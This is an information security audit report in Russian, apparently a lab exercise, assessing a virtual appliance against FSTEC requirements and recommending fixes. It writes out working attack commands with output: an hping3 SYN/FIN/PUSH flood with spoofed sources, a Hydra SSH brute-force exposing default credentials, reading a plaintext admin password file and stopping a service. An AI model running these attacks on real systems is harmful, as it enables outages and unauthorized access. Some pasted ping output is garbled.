# Отчёт по аудиту информационной безопасности

## Ответственный специалист:

Резепин Николай Артемович, специалист по информационной безопасности.

#### Введение.

## Цель аудита:

Аудит проводился для оценки текущего уровня информационной безопасности системы, определения соответствия системы требованиям нормативных документов.

Основной целью было выявление потенциально слабых мест системы, которые могут поставить под угрозу конфиденциальность, целостность и доступность данных.

#### Методология:

Аудит был выполнен в соответствии с методологией оценки информационной безопасности, включающей следующие основные этапы:

- Подготовительный этап: анализ требований, сбор информации о системе;
- —Анализ нормативной документации и требований;
- —Анализ слабых мест системы и оценка уязвимостей;
- —Составление рекомендаций по устранению выявленных несоответствий и слабых мест.

## Используемые инструменты:

Дистрибутив "Kali Linux" с предустановленными в нем инструментами для тестирования системы и выявление уязвимостей.

# Основными результатами аудита являются:

- —Перечень выявленных несоответствий нормативным требованиям;
- —Список обнаруженных слабых мест, которые могут привести к потенциальным угрозам;
- —Рекомендации по устранению несоответствий и усилению защиты системы.

# Анализ соответствия системы требованиям нормативных документов.

#### Цель анализа:

Обзор текущего состояния информационной системы на предмет соблюдения требований нормативных документов.

# Несоответствие системы требованиям:

- I. Идентификация и аутентификация субъектов доступа и объектов доступа (ИАФ):
  - **1. ИАФ.4** Управление средствами аутентификации, в том числе хранение, выдача, инициализация, блокирование средств аутентификации и принятие мер в случае утраты и (или) компрометации средств аутентификации.

**Несоответствие**: Пароль для учетной записи (admin) сохраняется в текстовом файле и не имеет никаких средств защиты в том числе шифрования.

II. Управление доступом субъектов доступа к объектам доступа (УПД):

**1.** УПД.1 - Управление (заведение, активация, блокирование и уничтожение) учетными записями пользователей, в том числе внешних пользователей

**Несоответствие:** Отсутствие документированных инструкций по настройке сетевых интерфейсов для различных гипервизоров

**2.** УПД.4 - Разделение полномочий (ролей) пользователей, администраторов и лиц, обеспечивающих функционирование информационной системы.

**Несоответствие:** В системе отсутствует четкое разграничение ролей между администраторами и обычными пользователями.

3. УПД.5 - Назначение минимально необходимых прав и привилегий пользователям, администраторам и лицам, обеспечивающим функционирование информационной системы.

**Несоответствие:** Отсутствие ограничений на доступ к каталогу /opt/sk.

**4. УПД.6** - Ограничение неуспешных попыток входа в информационную систему (доступа к информационной системе).

**Несоответствие:** Отсутствие контроля за повторными попытками входа.

**5.** УПД.13 - Реализация защищенного удаленного доступа субъектов доступа к объектам доступа через внешние информационно-телекоммуникационные сети.

**Несоответствие:** Веб-интерфейс приложения доступен через протокол HTTP, что не обеспечивает должный уровень безопасности.

# III. Регистрация событий безопасности (РСБ)

1. РСБ.1, РСБ.3, РСБ.7 - Определение событий безопасности, подлежащих регистрации, и сроков их хранения.

Сбор, запись и хранение информации о событиях безопасности в течение установленного времени хранения.

Защита информации о событиях безопасности.

**Несоответствие:** В ИС отсутствуют механизмы для регистрации событий безопасности.

# IV. Защита среды виртуализации (3CB)

1. 3CB.1 - Идентификация и аутентификация субъектов доступа и объектов доступа в виртуальной инфраструктуре, в том числе администраторов управления средствами виртуализации

**Несоответствие:** Вход осуществляется с предустановленными учетными данными (system/system).

# Выводы по соответствию требованиям:

В результате анализа были выявлены несоответствия с требованиями ФСТЭК, касающиеся: идентификации и аутентификация пользователей, защиты каналов передачи данных, а также управление доступом и разделение полномочий внутри системы.

# Обнаруженные слабые стороны системы и рекомендации по их устранению:

#### Цель анализа:

Определение потенциальных слабостей системы, которые могут привести к уязвимостям системы, а также разработка рекомендаций по их устранению.

#### Выявленные слабости:

**1. Слабость:** Отсутствием фильтрации нелегитимных запросов в системе

**Уязвимость:** Отказ в обслуживании (DoS и DDoS атака)

# Описание процесса эксплуатации:

— С помощью **утилиты птар**, провел сканирование системы на наличие открытых портов, а также сервисах использующие данные порты.

```
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco l 2.0)

| ssh-hostkey:
| 2048 28:e5:32:99:81:0d:4c:6c:02:f6:1b:2c:0c:cb:6d:13 (RSA)
| 256 80:6a:67:ce:79:b8:df:b4:e9:18:f6:ec:7a:15:83:82 (ECDSA)
| 256 aa:57:91:f1:95:1e:95:13:2e:17:86:6c:82:e2:b0:ea (ED25519)

8888/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB A PI)
```

Исходя из полученной информации можно сделать вывод, что приложение в веб-интерфейсе запускается на **порту 8888.** 

—DoS атаку на выбранный порт, буду реализовывать с помощью **утилиты hping3.** 

Для реализации более мощной атаки, которая может привести к видимым последствиям буду использовать метод **Mixed Flood с** флагами FIN, SYN, PUSH:

```
(drkshhhh®drksh)-[~]
$ sudo hping3 -F -S -P --flood -p 8888 --rand-source 192.168.0.1

[sudo] password for drkshhhh:

HPING 192.168.0.1 (eth2 192.168.0.1): SFP set, 40 headers + 0 data bytes hping in flood mode, no replies will be shown
```

## Полученный результат:

```
64 bytes from 192.168.0.1: icmp_seq=64 ttl=64 time=0.066 ms
64 bytes from 192.168.0.1: icmp_seq=65 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=66 ttl=64 time=0.068 ms
64 bytes from 192.168.0.1: icmp_seq=67 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=68 ttl=64 time=0.083 ms
64 bytes from 192.168.0.1: icmp_seq=69 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=70 ttl=64 time=0.096 ms
64 bytes from 192.168.0.1: icmp_seq=71 ttl=64 time=0.064 ms
64 bytes from 192.168.0.1: icmp_seq=72 ttl=64 time=0.065 ms
64 bytes from 192.168.0.1: icmp_seq=73 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=74 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=75 ttl=64 time=0.113 ms
64 bytes from 192.168.0.1: icmp_seq=76 ttl=64 time=0.062 ms
64 bytes from 192.168.0.1: icmp_seq=77 ttl=64 time=0.481 ms
64 bytes from 192.168.0.1: icmp_seq=78 ttl=64 time=0.483 ms
64 bytes from 192.168.0.1: icmp_seq=79 ttl=64 time=0.340 ms
64 bytes from 192.168.0.1: icmp_seq=79 tt1=64 time=0.340 ms
64 bytes from 192.168.0.1: icmp_seq=80 tt1=64 time=0.377 ms
64 bytes from 192.168.0.1: icmp_seq=81 tt1=64 time=0.285 ms
64 bytes from 192.168.0.1: icmp_seq=82 tt1=64 time=0.069 ms
64 bytes from 192.168.0.1: icmp_seq=83 tt1=64 time=0.177 ms
64 bytes from 192.168.0.1: icmp_seq=84 tt1=64 time=0.575 ms
                      192.168.0.1:
                                           icmp_sea=85
```

```
64 bytes from 192.168.0.1: icmp_seq=146 ttl=64 time=0.341 ms
64 bytes from 192.168.0.1: icmp_seq=147 ttl=64 time=0.451 ms
64 bytes from 192.168.0.1: icmp_seq=148 ttl=64 time=0.508 ms
64 bytes from 192.168.0.1: icmp_seq=149 ttl=64 time=0.208 ms
64 bytes from 192.168.0.1: icmp_seq=150 ttl=64 time=0.306 ms
64 bytes from 192.168.0.1: icmp_seq=151 ttl=64 time=0.306 ms
64 bytes from 192.168.0.1: icmp_seq=152 ttl=64 time=0.392 ms
64 bytes from 192.168.0.1: icmp_seq=153 ttl=64 time=0.378 ms
64 bytes from 192.168.0.1: icmp_seq=155 ttl=64 time=0.318 ms
64 bytes from 192.168.0.1: icmp_seq=155 ttl=64 time=0.315 ms
64 bytes from 192.168.0.1: icmp_seq=155 ttl=64 time=0.254 ms
64 bytes from 192.168.0.1: icmp_seq=155 ttl=64 time=0.254 ms
64 bytes from 192.168.0.1: icmp_seq=158 ttl=64 time=0.280 ms
64 bytes from 192.168.0.1: icmp_seq=158 ttl=64 time=0.280 ms
64 bytes from 192.168.0.1: icmp_seq=159 ttl=64 time=0.367 ms
64 bytes from 192.168.0.1: icmp_seq=159 ttl=64 time=0.322 ms
64 bytes from 192.168.0.1: icmp_seq=160 ttl=64 time=0.332 ms
64 bytes from 192.168.0.1: icmp_seq=161 ttl=64 time=0.332 ms
64 bytes from 192.168.0.1: icmp_seq=162 ttl=64 time=0.336 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.037 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.376 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.376 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.377 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.377 ms
64 bytes from 192.168.0.1: icmp_seq=167 ttl=64 time=0.316 ms
64 bytes from 192.168.0.1: icmp_seq=167 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=173 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=170 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=171 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=173 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=173 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=173 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=178 ttl=64 time=0.32 ms
64 bytes from 192.168.0.1: icmp_seq=178 t
                                                                                                                                                                                                              from 192.168.0.1: icmp_sea=181 ttl=64
```

**Вывод:** Можно наглядно проследить, насколько сильно увеличилось время отклика от сервера, это результат работы **DoS атаки** с одной машины, если же атакующих машин будет несколько, то такую атаку можно будет переквалифицировать в **DDoS атаку**, что приведет к полному отказу в обслуживанию системы.

**Рекомендации:** Использовать в приложении **межсетевой экран** (**Firewall**), который способен распознать атаку, и добавить в черный список IP адрес атакующей машины или нескольких машин сразу, тем самым предотвратить похожую атаку.

**2.** Слабость: Стандартный и широко известный пароль для входа в систему.

**Уязвимость:** Логин/пароль пользователя в ОС OVA - system/system, хоть в документации и обязывают сменить его после первого запуска, но каких-то средств, которые контролируют и обязывают это сделать отсутствуют. Исходя из этого можно сделать вывод что большая часть пользователей системы делать этого не будет, а значит ни составит никакого труда методом перебора (brute force) подобрать его удаленно через SSH сервис.

Описание процесса эксплуатации: Зная целевой IP адрес системы, можно подключиться удаленно к ней через SSH сервис, а так как логин/пароль являются стандартными, то можно методом brute force подобрать его с помощью специальных инструментов.

Для brute force SSH использовал предустановленный в Kali Linux инструмент HYDRA, а также словари с популярными комбинациями логина и пароля:

```
(drkshhhh@drksh)-[~/hydra_files]

passwords.txt usernames.txt
```

#### Используя **HYDRA** нашел совпадение по логину и паролю:

```
-(drkshhhh®drksh)-[~/hydra_files]
__$ hydra -L ~/hydra_files/usernames.txt -P ~/hydra_files/passwords.txt ssh:/
/192.168.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-27 16:
17:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
per task
[DATA] attacking ssh://192.168.0.1:22/
[22][ssh] host: 192.168.0.1 login: system password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-27 16:
17:43
```

Далее имея целевой IP и логин/пароль (system/system) без проблем удаленно подключился к системе:

```
-(drkshhhh®drksh)-[~]
└-$ ssh system@192.168.0.1
system@192.168.0.1's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings
Last login: Sun Oct 27 22:59:25 2024 from 192.168.0.2
system@sk:~$ cd /.
system@sk:/$ ls
bin home lib64 opt sbin tmp
boot initrd.img lost+found proc srv usr
dev initrd.img.old media root swapfile var
                                                                     vmlinuz.old
       lib
                                                         vmlinuz
system@sk:/$
```

**Рекомендации:** Ввести обязательное и автоматическое изменение логина и пароля после первой авторизации в систему, что снизит вероятность получения доступа к системе методом грубого перебора (brute force).


**3.** Слабость: Отсутствие шифрования генерируемого пароля и защиты его хранилища и файловой системы в целом.

**Уязвимость:** Система генерирует пароль для учетной записи **(admin)** без шифрования, что создает уязвимость, при которой злоумышленники могут получить доступ к этому паролю в открытом виде.

Описание процесса эксплуатации: Я, получив доступ к системе через SSH, проанализировал ее каталоги без каких-либо ограничений на доступ, нашел файл, который прямо указывает на то, что в нем хранится пароль, так как файл имеет название «password.txt»:

```
system@sk:/opt$ cd sk
system@sk:/opt/sk$ ls
data password.txt sk.bin static
```

После чего достаточно будет открыть этой файл в любом текстовом редакторе и увидеть его содержимое.



Пароль администратора системы получен, далее я с полными правами на доступ к системе, могу производить ее дальнейшую компрометацию.

**Рекомендации:** Ввести автоматическое шифрование пароля при его генерации, а также ограничить доступ к каталогу, в котором хранится сам пароль.

4. Слабость: Отсутствует четкое разграничение ролей между администраторами и обычными пользователями.

**Уязвимость:** Все файлы приложения располагаются в каталоге (/opt/sk) и доступ к ним может получить абсолютно любой пользователь, в том числе и злоумышленник.

Описание процесса эксплуатации: Так как все основные файлы приложения располагаются в одном каталоге, и никакого разграничения на доступ к ним нету, то и скомпрометировать конфигурацию приложения ни составит ни какого труда.

Эта уязвимость вытекает из предыдущих, так как я уже получил доступ к системе через **SSH** удаленно, подобрав логин/пароль, теперь мне не составит труда скомпрометировать файлы системы на своей машине удаленно, а из-за отсутствия средств контроля, никто и не заметит того, что система уже скомпрометирована мною:

```
system@sk:/opt$ cd sk
system@sk:/opt/sk$ ls
data password.txt sk.bin statics
system@sk:/opt/sk$
```

**Рекомендации:** Создать четкое разграничение ролей между администраторами и обычными пользователями, а также ограничить доступ к данному каталогу обычным пользователям.


**5.** Слабость: Отказоустойчивость и доступность сервиса systemd - sk.service

**Уязвимость:** Злоумышленник получив доступ к системе, как уже выяснилось ранее разграничений на доступ к файлам и сервисам отсутствует, без проблем может получить и доступ к сервису (**sk.service**), скомпрометировав его и изменить его конфигурацию или банально просто остановить его работу.

Описание процесса эксплуатации: Я на своей удаленной машине, ранее получив доступ к системе через сервис SSH удаленно, получил доступ к конфигурации самого сервиса (sk.service).

```
system@sk:/opt/sk$ systemctl status sk.service

• sk.service - Secure Kontru Service
Loaded: loaded (/etc/systemd/system/sk.service; enabled; vendor preset: en
Active: active (running) since Sun 2024-10-27 22:55:12 MSK; 1h 59min ago
Main PID: 523 (sk.bin)
Tasks: 4 (limit: 1126)
CGroup: /system.slice/sk.service
L-523 /opt/sk/sk.bin
```



Далее я могу делать с ней что угодно, скомпрометировать и изменить ее конфигурацию так, как нужно мне.

Также мне не составило никакого труда просто на просто остановить сам сервис (sk.service).

```
system@sk:/opt/sk$ sudo systemctl stop sk.service
[sudo] password for system:
system@sk:/opt/sk$ systemctl status sk.service
• sk.service - Secure Kontru Service
Loaded: loaded (/etc/systemd/system/sk.service; enabled; vendor preset: enabled)
Active: inactive (dead) since Mon 2024-10-28 01:04:08 MSK; 18s ago
Process: 523 ExecStart=/opt/sk/sk.bin (code=killed, signal=TERM)
Main PID: 523 (code=killed, signal=TERM)

Oct 27 22:55:12 sk systemd[1]: Started Secure Kontru Service.
Oct 28 01:04:08 sk systemd[1]: Stopping Secure Kontru Service...
Oct 28 01:04:08 sk systemd[1]: Stopped Secure Kontru Service.
system@sk:/opt/sk$
```

**Рекомендации:** Как и говорилось ранее, нужно создать четкое разграничение по правам, чтобы обычный пользователь не мог получить доступ к важнейшим настройкам системы.

Также нужно настроить автоматический перезапуск и восстановление сервиса после сбоев. Сделать это можно, изменив конфигурационный файл сервиса, добавив туда следующие параметры:

```
[Unit]
Description=Secure Kontru Service
After=network.target auditd.service

[Service]
Restart=always
RestartSec=5
ExecStart=/opt/sk/sk.bin
WorkingDirectory=/opt/sk

[Install]
WantedBy=multi-user.target
```

#### Заключение:

Проведенный аудит информационной безопасности системы выявил множество несоответствий требованиям нормативных документов. Обнаруженные несоответствия представляют определенные риски для конфиденциальности, целостности и доступности информации, что в свою очередь может критически повлиять на безопасность системы и ее пользователей.

Также в ходе аудита были выявлены потенциальные слабости, которые при отсутствии мер по их устранению могут стать уязвимостями, что делает систему потенциально уязвимой для ряда распространенных угроз.

К каждой уязвимости были предложены рекомендации по ее устранению, реализовав которые, можно значительно повысить безопасность отдельных компонентов так и всей системы в целом.